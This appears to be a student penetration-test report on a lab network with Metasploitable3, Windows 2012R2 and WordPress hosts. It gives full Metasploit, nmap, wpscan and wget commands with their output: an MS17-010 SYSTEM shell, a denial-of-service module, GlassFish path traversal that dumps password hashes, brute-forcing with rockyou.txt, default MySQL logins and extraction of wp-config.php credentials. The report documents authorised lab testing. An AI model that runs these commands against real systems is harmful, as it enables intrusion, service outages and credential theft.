


Malicious Java Script




Result of XSS

Evidence For 11.11.11.8:



Cross-Side Scripting for Csec

Evidence For 11.11.11.9:




XSS for WordPress_host_server

Apache Axis2 Default Credentials (HTTP)		
The Metasploit module logs into Axis2 Module with specific user/password and then deploys a malicious web service via SOAP. Successful exploit provides the threat actor with local user privilege shell.		
Port Affected and Service	8282	http
Metasploit Module Used:	Multi/http/axis2_deployer	
Affected Hosts:	Metasploitable3 (11.11.11.4)	

Proof of Concept: The http service on the port 8282 has a vulnerability of default credentials. So on searching for the version, Metasploit module was found and used. Set the rhosts, port and payload, and run the module.

Evidence for 11.11.11.4:




Successful Exploit

DOS(Denial of Service)		
For the target computers, the Metasploit module provides a buffer overflow scenario. If the exploit is successful, the server will crash and have to restart.		
Port Affected and Service	80	http
Metasploit Module Used:	Dos/http/ms15_034_ulonglongadd	
Affected Hosts:	Windows_2012R2 (11.11.11.5)	

Proof of Concept:

This version of http has a threat of DOS. Even though this is very dangerous, but it is important to know the impact of this attack. Also this attack is implemented after office hours, so there is no possible harm from this module. For this attack set the rhost and run the module in metasploit framework and run the module.




Dos Attack

Local File Inclusion		
By simply setting the filepath to the glassfish server's default filepath, the username and password hash can be downloaded from the server.		
Port Affected and Service	4848	http
Metasploit Module Used:	Scanner/http/glassfish_traversal	
Affected Hosts:	Metasploitable3 (11.11.11.4)	

Proof of Concept:

The Glassfish server service is known to run on port 4848 through a nmap scan, and while looking for exploits specific to this version, it was discovered that there is a vulnerability of file inclusion from the default filepath of the username and password file.

Evidence for 11.11.11.4:



```
msf6 auxiliary(scanner/http/glassfish_traversal) > set rhosts 11.11.11.4
rhosts => 11.11.11.4
msf6 auxiliary(scanner/http/glassfish_traversal) > set filepath /glassfish/glassfish4/glassfish/domains/domain1/config/admin-keyfile
filepath => /glassfish/glassfish4/glassfish/domains/domain1/config/admin-keyfile
msf6 auxiliary(scanner/http/glassfish_traversal) > run

[-] Nothing was downloaded
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_traversal) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
msf6 auxiliary(scanner/http/glassfish_traversal) > run

[+] File saved in: /home/kali/.msf4/loot/20230116134456_default_11.11.11.4_oracle.traversal_769568.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_traversal) > cat /home/kali/.msf4/loot/20230116134456_default_11.11.11.4_oracle.traversal_769568.txt
[*] exec: cat /home/kali/.msf4/loot/20230116134456_default_11.11.11.4_oracle.traversal_769568.txt

admin;{SSHA256}lmXQf85PwyYmoHqS5TpPzBiN9Rse3GlMI2LNJtY9+pswty71AOxo0Q==;asadmin
```

Username Hash File Download

First the username hash was downloaded and then the password hash file.

```
msf6 auxiliary(scanner/http/glassfish_traversal) > set filepath /glassfish/glassfish4/glassfish/domains/domain1/config/local-password
filepath => /glassfish/glassfish4/glassfish/domains/domain1/config/local-password
msf6 auxiliary(scanner/http/glassfish_traversal) > run

[+] File saved in: /home/kali/.msf4/loot/20230116134623_default_11.11.11.4_oracle.traversal_060961.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_traversal) > cat /home/kali/.msf4/loot/20230116134623_default_11.11.11.4_oracle.traversal_060961.txt
[*] exec: cat /home/kali/.msf4/loot/20230116134623_default_11.11.11.4_oracle.traversal_060961.txt

1BE1589D42121F9D9A5406473D0FA308A0C5F44D
msf6 auxiliary(scanner/http/glassfish_traversal) >
```

Password Hash File Download

Privilege Escalation using SMB		
Using a Metasploit module, SMB port can be exploited to gain root access.		
Port Affected and Service	139	Microsoft Windows RPC
	445	Microsoft Windows Server 2008 R2-2012 microsoft-ds
Metasploit Module Used:	Windows/smb/ms17_010_psexec	
Affected Hosts:	Windows_2012R2(11.11.11.5)	

Proof of Concept: Windows RPC service is available on ports 139 and 445 for the SMB port. Privilege escalation was discovered to be possible after looking for the potential exploits that were unique to this version. Searching the version module on Metasploit results into the module that needs rhosts and port.

Evidence for 11.11.11.5:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 11.11.11.5:4444
[*] 11.11.11.6:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 11.11.11.6:445 - Built a write-what-where primitive ...
[+] 11.11.11.6:445 - Overwrite complete ... SYSTEM session obtained!
[*] 11.11.11.6:445 - Selecting PowerShell target
[*] 11.11.11.6:445 - Executing the payload ...
[+] 11.11.11.6:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 11.11.11.6
[*] Meterpreter session 1 opened (11.11.11.5:4444 -> 11.11.11.6:51504) at 2023-01-14 15:03:02 -050

meterpreter > sysinfo
Computer        : UACSRV1
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : fr_FR
Domain          : MYCOSENDAI
Logged On Users : 5
Meterpreter     : x86/windows
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

Superuser Privilege

User Enumeration		
No authentication required and any user can get all the usernames by simply running an nmap or WPscan command.		
Port Affected and Service	80	http
Affected Host	Recon (11.11.11.7)	
	WordPress_ Host_server_1(11.11.11.9)	
CVE	2016-6210	

Evidence for 11.11.11.7:

In the initial nmap scan which tries all the vulnerabilities scripts possible on the victim machine port wise. The results consist of all the ports along with the enumerated users of the victim.

```
# sudo nmap -sS -sV 11.11.11.7 -A --script vuln
Nmap scan report for 11.11.11.7
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    *EXPLOIT*
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-8858   7.8     https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
```

Look for all the usernames found.

```
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-phpself-xss: ERROR: Script execution failed (use -d to debug)
| http-wordpress-users:
| Username found: recon
| Username found: reconauthor
_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

Evidence for 11.11.11.9:

Run a wpscan command instead of nmap for wordpress to enumerate the users. Just specify the url and IP of host machine.

```
┌──(root㉿kali)-[/home/kali]
└─# echo "11.11.11.9  www.armourinfosec.test" >> /etc/hosts

┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://11.11.11.9 --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ ___ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

User for the WordPress server was found.


```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:04 <==========================================================> (10 / 10) 100.00% Time: 00:00:04

[i] User(s) Identified:

[+] bob
| Found By: Author Id Brute Forcing - Display Name (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

User Enumeration Success

Remote Login Allowed (Remote Desktop Services)		
Weak-sign-in credentials. Remote login is allowed and the credentials are default. Successful access provides user with unrestricted user privilege.		
Port Affected and Service	22	http
	3389	RDP
Affected Host	Metasploitable3 (11.11.11.4)	
	Csec (11.11.11.8)	

Evidence for 11.11.11.4:


SSH Remote login is possible just by typing the following command and the IP of the target machine.




Successful login using weak credentials

Evidence for 11.11.11.8:


Remote desktop command is executed. This is similar to ssh, just the port is different (RDP).



Login with the credentials is successfull.



Access Granted with admin level privilege.



Brute Force Logins With Default Credentials Reporting		
Using a commonly used password's list with a wpscan or nmap script, credentials for a local user were found.		
Port Affected and Service	80	http
Affected Host	Recon (11.11.11.7)	
	Metasploitable3 (11.11.11.4)	

Evidence for 11.11.11.7:

The login for a local user's credentials allows brute force. Rockyou.txt is the standard credential file used in brute force attacks. It includes the wpscan command for WordPress together with the previously listed target IP address and username (reconauther).

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://11.11.11.7 -U reconauthor -P home/kali/Downloads/rockyou.txt -t 100
```

Wpscan command with rockyou.txt as default password file

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - reconauthor / football7
Trying reconauthor / babycakes1 Time: 00:01:30 <
```

Successful Exploit

Evidence for 11.11.11.4:

For Metasploitable3, nmap command was used with the ssh-brute script and unix_user.txt as default credentials file.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > nmap --script ssh-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/metasploit/unix_passwords.txt
 -p22 11.11.11.4
[*] exec: nmap --script ssh-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/metasploit/unix_passwords.
txt -p22 11.11.11.4

Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 12:45 EST
NSE: [ssh-brute] Trying username/password pair: :
NSE: [ssh-brute] Trying username/password pair: 4Dgifts:4dgifts
NSE: [ssh-brute] Trying username/password pair: abrt:abrt
NSE: [ssh-brute] Trying username/password pair: adm:adm
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     vagrant:vagrant - Valid credentials
|_  Statistics: Performed 16550 guesses in 900 seconds, average tps: 9.2

Nmap done: 1 IP address (1 host up) scanned in 900.16 seconds
msf6 >
```

MySQL Weak Credentials		
For SQL database users and password is found using the Metasploit module. And after getting the username and password, remote login into the database is allowed. Successful login grants the user with access to the database.		
Metasploit Module Used	Scanner/mysql/mysql_login	
Port Affected and Service	3306	mysql
Affected Host	WordPress_ Host_server_1(11.11.11.9)	
	Metasploitable3 (11.11.11.4)	

Evidence for 11.11.11.4:

On port 3306, the MySQL database was in operation. The login information was obtained using a Metasploit module scanner, which logs in using default usernames and passwords. The database login was then completed using the discovered login information.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 11.11.11.4:3306       - 11.11.11.4:3306 - Found remote MySQL version 5.5.20
[!] 11.11.11.4:3306       - No active DB -- Credential data will not be saved!
[+] 11.11.11.4:3306       - 11.11.11.4:3306 - Success: 'root:'
[*] 11.11.11.4:3306       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Successful login into the database.

```
┌──(root㉿kali)-[/home/kali]
└─# mysql -u root -h 11.11.11.4
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.008 sec)
```

Successful exploit

Further exploit is possible and threat actor can view all the tables to find interesting files or add/delete users from the database.

Arbitrary File Download		
The download functionality of a server is exploited, and important files can be downloaded. Like in this case, wp-config.php file was downloaded which stores the username and password of MySQL database in cleartext.		
Port Affected and Service	80	http
Affected Host	WordPress_ Host_server_1(11.11.11.9)	

Evidence for 11.11.11.9:

It was discovered that the server is vulnerable to unrestricted file download after using inspect to examine the WordPress version in source code on the website. Using the wget command, the wp-config.php file is retrieved from the server. The file is downloaded to the local machine, and the username and password saved in the file can be accessed using the cat function.

```
┌──(kali㉿kali)-[~]
└─$ wget http://www.armourinfosec.test/wp-content/uploads/2023/01/1694119421.jpeg
--2
119421.jpeg
Resolving www.armourinfosec.test (www.armourinfosec.test)... 11.11.11.9
Connecting to www.armourinfosec.test (www.armourinfosec.test)|11.11.11.9|:80... connec
ted.
HTTP request sent, awaiting response... 200 OK
Length: 3093 (3.0K) [image/jpeg]
Saving to: '1694119421.jpeg'

1694119421.jpeg      100%[===================>]   3.02K  --.-KB/s    in 0s

2023-01-16 16:09:40 (413 MB/s) - '1694119421.jpeg' saved [3093/3093]

┌──(kali㉿kali)-[~]
1694119421.jpeg  Downloads      index.html      Music      new.ctb~~~  Templates
backdoor.php     evil.php       install.sha     new.ctb    Pictures    Videos
Desktop          hacker.zip     meta.exe        new.ctb~   Public
Documents        hydra.restore  meterpreter.php new.ctb~~ rockyou.txt

┌──(kali㉿kali)-[~]
└─$ cat 1694119421.jpeg
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Aedcvfr2-4%$3456yhnbgtA' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
```

After accessing the password and username in the config file and logging into the MySQL database, post-exploit is possible.

